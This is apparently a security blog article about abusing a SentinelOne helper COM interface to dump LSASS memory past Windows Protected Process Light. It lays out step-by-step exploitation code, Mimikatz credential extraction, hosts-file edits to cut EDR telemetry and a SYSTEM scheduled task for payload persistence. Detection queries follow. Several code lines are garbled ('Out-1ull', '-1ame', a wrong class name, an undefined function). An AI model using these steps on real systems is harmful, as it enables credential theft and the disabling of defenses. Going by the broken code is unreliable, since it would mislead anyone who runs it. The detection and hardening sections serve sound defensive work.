Listen to this Post
Introduction

Modern Endpoint Detection and Response (EDR) solutions operate with the highest system privileges to access sensitive OS components, making them an attractive target for adversaries seeking to disable defenses from within. The Bring Your Own EDR (BYO-EDR) technique represents a paradigm shift in offensive security—rather than exploiting vulnerable kernel drivers (BYOVD), attackers compromise trusted security software itself, using its elevated privileges to bypass Protected Process Light (PPL) protections and execute unsigned code. This article dissects the SentinelHelper COM interface abuse discovered by Akamai researchers and presented at DEF CON 34, providing security professionals with a comprehensive understanding of the attack chain, practical exploitation steps, and defensive countermeasures.
Learning Objectives & Secrets
- Objective 1: Understand PPL Architecture and Bypass Vectors — Master the Windows Protected Process Light model, including protection levels (PsProtectedSignerAntimalware-Light, PsProtectedSignerLsa-Light, PsProtectedSignerWindows-Light), and learn how COM interface abuse can circumvent these safeguards without kernel vulnerabilities.
-
Objective 2 Secret: Abusing the SentinelHelper COM Interface — Discover how SentinelOne’s helper service exposes an unauthenticated COM object (SentinelHelper.1) with a Dump method that accepts any Process ID, enabling memory dumping of protected processes like LSASS from an administrative context—completely bypassing PPL restrictions.
-
Objective 3 Secret: Full Attack Chain Orchestration — Chain together COM interface abuse, DNS redirection for telemetry isolation, and self-defense mechanism inversion to maintain persistence and evade detection while operating under the guise of a trusted EDR agent.
You Should Know
1. PPL Architecture and the SentinelHelper Attack Surface
Protected Process Light (PPL), introduced in Windows 8.1, prevents tampering with critical system and security processes by blocking memory access from unprotected processes, preventing unsigned DLL loading, restricting debugging tools, and blocking process termination. Antimalware solutions like SentinelOne run at the PsProtectedSignerAntimalware-Light level, placing them in a privileged tier that can interact with processes at the same or lower protection levels.
During their analysis, Akamai researchers enumerated SentinelOne processes and discovered exposed Component Object Model (COM) objects across three processes. Using PowerShell enumeration, they identified the SentinelHelper interface containing a Dump method that accepts a Process ID (PID) as input and creates a process dump file at a user-specified path—succeeding even when targeting protected processes. This discovery revealed that the method only checks for administrative privileges, not PPL protection levels, creating a critical bypass vector.
The attack leverages a fundamental trust assumption: EDR agents are trusted components that should not be abused. However, because SentinelHelperService.exe runs with PsProtectedSignerAntimalware-Light protection, any code executing through its COM interface inherits that elevated privilege context.
Verification Commands:
 Enumerate SentinelOne processes and their protection levels
Get-Process | Where-Object { $<em>.ProcessName -like "Sentinel" } |
Select-Object Id, ProcessName, @{N='Protection';E={$</em>.ProtectedProcess}}

Check if SentinelHelper COM object is registered
Get-ChildItem -Path "HKLM:\SOFTWARE\Classes" -Recurse -ErrorAction SilentlyContinue |
Where-Object { $_.PSChildName -like "SentinelHelper" }
Windows Registry Check:
reg query HKLM\SOFTWARE\Classes\SentinelHelper.1
2. COM Interface Abuse for LSASS Memory Dumping
The core exploitation technique involves instantiating the SentinelHelper COM object and invoking its Dump method to extract LSASS memory—the same credential dumping objective traditionally achieved through Mimikatz, but now accomplished without triggering PPL protections.
Step-by-Step Exploitation Guide:
Step 1: Define the COM Security Setup Function
The `CoSetProxyBlanket` function configures authentication on the COM interface, ensuring the subsequent method call executes with the appropriate security context.
$code = @"
using System;
using System.Runtime.InteropServices;
public class ImpTest {
[DllImport("Ole32.dll")]
public static extern int CoSetProxyBlanket(
IntPtr pProxy, uint dwAuthnSvc, uint dwAuthzSvc,
uint pServerPrincName, uint dwAuthLevel, uint dwImpLevel,
IntPtr pAuthInfo, uint dwCapabilities
);
public static int SetSecurity(object objDCOM) {
IntPtr dispatchInterface = Marshal.GetIDispatchForObject(objDCOM);
return CoSetProxyBlanket(dispatchInterface, 0xffffffff, 0xffffffff,
0xffffffff, 0, 3, IntPtr.Zero, 64);
}
}
"@
Add-Type -TypeDefinition $code | Out-1ull
Step 2: Instantiate the SentinelHelper COM Object
$SentinelHelper = New-Object -com "SentinelHelper.1"
[bash]::SetSecurity($SentinelHelper) | Out-1ull
Step 3: Dump LSASS Process Memory
$targetPid = (Get-Process -1ame lsass).Id
$helper = Get-HelperComObject  Function from Step 1-2
$helper.dump($targetPid, "C:\Windows\Temp\lsass.dmp", "C:\Windows\Temp\kernel.dmp")
Step 4: Extract Credentials from the Dump
 Using Mimikatz offline against the dumped LSASS memory
mimikatz.exe "sekurlsa::minidump C:\Windows\Temp\lsass.dmp" "sekurlsa::logonPasswords" exit
Critical Note: This technique requires local administrative privileges. The Dump method accepts any PID, meaning attackers can target LSASS, other antimalware services, or any protected process.
3. DNS Redirection for Telemetry Isolation
SentinelOne management communications rely on user-configurable mechanisms like local DNS lookups, allowing an administrator to easily isolate the agent and block remote telemetry. Attackers can leverage this design choice to prevent the compromised endpoint from reporting malicious activity to the SentinelOne cloud console.
Step-by-Step DNS Redirection Guide:
Step 1: Identify SentinelOne Management Endpoints
Common SentinelOne cloud management domains include:
– `.sentinelone.net`
– `.sentinelone.com`
– Tenant-specific URLs from the management console
Step 2: Modify the Local Hosts File
 Add malicious entries to redirect telemetry
$hostsPath = "$env:SystemRoot\System32\drivers\etc\hosts"
$redirectEntries = @(
"127.0.0.1 management.sentinelone.net",
"127.0.0.1 telemetry.sentinelone.com"
)
Add-Content -Path $hostsPath -Value $redirectEntries
Step 3: Flush DNS Cache
ipconfig /flushdns
Step 4: Verify Isolation
 Check if the agent can still reach management
Test-1etConnection management.sentinelone.net -Port 443
Detection Consideration: Hosts file modifications targeting SentinelOne cloud management endpoints should trigger alerts in properly configured SIEM environments.
4. Inverting Self-Defense Mechanisms
Built-in self-defense mechanisms designed to protect SentinelOne from termination can be inverted against the host system, rendering files inaccessible and processes untouchable. Attackers can abuse the agent’s file and process protection features to shield their own malicious binaries from detection and removal.
Step-by-Step Self-Defense Inversion:
Step 1: Identify Protected Paths and Processes
 Query SentinelOne protected paths (requires administrative access)
Get-ChildItem -Path "HKLM:\SOFTWARE\SentinelOne" -Recurse |
Where-Object { $_.Property -like "Protection" }
Step 2: Place Malicious Binaries in Protected Directories
 Copy payload to a directory protected by SentinelOne
Copy-Item -Path "C:\Temp\payload.exe" -Destination "C:\ProgramData\Sentinel\Agent\"
Step 3: Register Malicious Processes with Self-Protection
This step typically involves interacting with SentinelOne’s internal APIs or configuration files to mark the malicious process as “trusted” or “excluded” from scanning.
Step 4: Maintain Persistence
 Create a scheduled task running under the protected context
schtasks /create /tn "SystemProtection" /tr "C:\ProgramData\Sentinel\Agent\payload.exe" /sc onstart /ru SYSTEM
5. Code Injection into PPL Processes
Beyond memory dumping, attackers can extract COM secrets to achieve code injection into PPL processes, executing arbitrary code within the trusted security context.
Conceptual Approach:
1. Identify the COM interface security configuration
2. Extract or bypass authentication requirements
3. Inject shellcode into the SentinelHelper process space
- Leverage the PPL context to interact with other protected processes
Linux Alternative (Cross-Platform Considerations):
While the primary attack vector targets Windows PPL, the BYO-EDR concept applies across platforms:
 Linux: Identify EDR processes and their protection mechanisms
ps aux | grep -E "sentinel|crowdstrike|cylance"
 Check for ptrace restrictions or LSMM protection
cat /proc/sys/kernel/yama/ptrace_scope
 Bypass via ptrace attachment to EDR processes
sudo gdb -p $(pgrep -f sentinel)
6. MITRE ATT&CK Mapping and Detection Strategies
This attack chain maps to several MITRE ATT&CK techniques:
- T1003 – OS Credential Dumping: LSASS memory extraction via COM interface
- T1055 – Process Injection: Code execution within protected process context
- T1562.001 – Impair Defenses: Disable or Modify Tools: Abusing EDR’s own mechanisms
Detection Queries:
KQL for SentinelOne Event Collection:
// Detect anomalous .dmp file creation by SentinelOne helper service
DeviceFileEvents
| where InitiatingProcessFileName in~ ("SentinelHelperService.exe", "SentinelAgent.exe")
| where FileName endswith ".dmp"
| where FolderPath !has @"C:\ProgramData\Sentinel"
| project Timestamp, DeviceName, InitiatingProcessFileName, FolderPath, FileName
KQL for COM Object Instantiation:
// Detect non-standard binaries instantiating SentinelHelper COM object
DeviceEvents
| where ActionType in ("ComObjectCreated", "ComObjectCall")
| where AdditionalFields has "SentinelHelper.1"
| where InitiatingProcessFileName !in~ ("SentinelAgent.exe", "SentinelUI.exe")
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
KQL for Hosts File Tampering:
// Detect hosts file modifications targeting SentinelOne endpoints
DeviceFileEvents
| where FolderPath endswith @"\system32\drivers\etc\hosts"
| where ActionType in ("FileModified", "FileCreated")
| where AdditionalFields contains "sentinel"
What Undercode Say
- Key Takeaway 1: The SentinelHelper COM interface abuse demonstrates that trusted security software can become the most powerful weapon in an attacker’s arsenal—the very tools designed to protect systems provide the highest-privilege execution paths when their interfaces are not properly hardened.
-
Key Takeaway 2: PPL protections, while effective against traditional credential dumping tools like Mimikatz, are insufficient when attackers leverage legitimate interfaces from within the trusted security ecosystem. The attack succeeds because it doesn’t break PPL—it operates within its rules.
Analysis: The BYO-EDR technique represents a maturation of offensive tradecraft, moving from exploiting third-party vulnerable drivers to compromising first-party security software. This shift is particularly concerning because EDR solutions are typically excluded from standard monitoring and behavioral analysis, operating under implicit trust assumptions. Organizations must reconsider this trust model and implement additional monitoring layers for EDR agent behavior, including anomalous COM object instantiation, unusual process dump creation, and outbound telemetry patterns. The fix implemented in SentinelOne Agent Version 26.1.1 addresses the specific Dump method exposure, but the broader lesson applies across the security industry: any privileged component with exposed interfaces becomes a potential attack vector. Security teams should regularly audit their EDR agents for similar COM or RPC interfaces that could be abused, and consider implementing application control policies that restrict which processes can instantiate security-related COM objects.
Prediction
- +1 EDR vendors will accelerate the hardening of internal COM/RPC interfaces, implementing proper authentication and authorization checks beyond simple administrative privilege verification, following SentinelOne’s patch in version 26.1.1.
-
+1 The BYO-EDR technique will drive the adoption of behavioral detection rules focused on EDR agent telemetry and process creation patterns, improving overall threat detection coverage for this attack class.
-
-1 Adversaries will increasingly weaponize other commercial EDR solutions with similar architectural weaknesses, expanding the BYO-EDR technique beyond SentinelOne to CrowdStrike, Microsoft Defender, and other platforms.
-
-1 The fundamental trust assumption underlying EDR self-protection will continue to be exploited, as vendors balance usability and performance against security—a trade-off that consistently favors attackers.
-
-1 Organizations without dedicated threat hunting capabilities will remain vulnerable to BYO-EDR attacks, as standard EDR alerts may not distinguish between legitimate administrative actions and malicious COM interface abuse.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=2q7W_c_Z1s4
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eekYjXj9 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


